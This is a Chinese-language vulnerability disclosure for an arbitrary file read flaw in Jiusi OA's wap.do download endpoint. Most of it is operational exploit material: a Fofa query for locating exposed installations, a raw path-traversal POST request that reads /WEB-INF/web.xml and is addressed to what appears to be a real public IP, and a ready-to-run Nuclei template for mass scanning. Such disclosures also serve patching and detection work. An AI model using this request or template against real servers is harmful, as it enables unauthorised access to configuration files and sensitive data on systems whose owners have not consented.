# 北京九思协同软件有限公司九思OA wap.do 任意文件读取

## 漏洞描述

九思OA系统是安装、实施、学习、操作、维护的OA系统，由北京九思协同软件有限公司开发。当下北京九思协同办公软件存在任意文件读取漏洞，攻击者可利用该漏洞获取服务器敏感信息等。

## 漏洞复现

1. Fofa

body="/jsoa/webmail/ajax\_util.js"



1. 界面如下



1. POC


POST /jsoa/wap.do?method=downLoad HTTP/1.1

Host: 61.145.190.160:82

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

path=../&name=&FileName=/WEB-INF/web.xml



Nucle脚本

id: js-oa-wap-readfile

info:

name: 北京九思协同软件有限公司九思OA wap.do 任意文件读取

author: m0be1

severity: high

description: 九思OA系统是安装、实施、学习、操作、维护的OA系统，由北京九思协同软件有限公司开发。当下北京九思协同办公软件存在任意文件读取漏洞，攻击者可利用该漏洞获取服务器敏感信息等。

reference:

- https://

metadata:

fofa-query: body="/jsoa/webmail/ajax\_util.js" && title!="中国世纪新城投资集团协同办公系统"

verified: true

max-request: 1

http:

- raw:

- |

POST /jsoa/wap.do?method=downLoad HTTP/1.1

Host: {{Hostname}}

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.41 Safari/537.36

path=../&name=&FileName=/WEB-INF/web.xml

matchers:

- type: dsl

dsl:

- 'status\_code==200 && contains\_all(body,"<?xml")'

## 修复建议

1、升级到安全版本。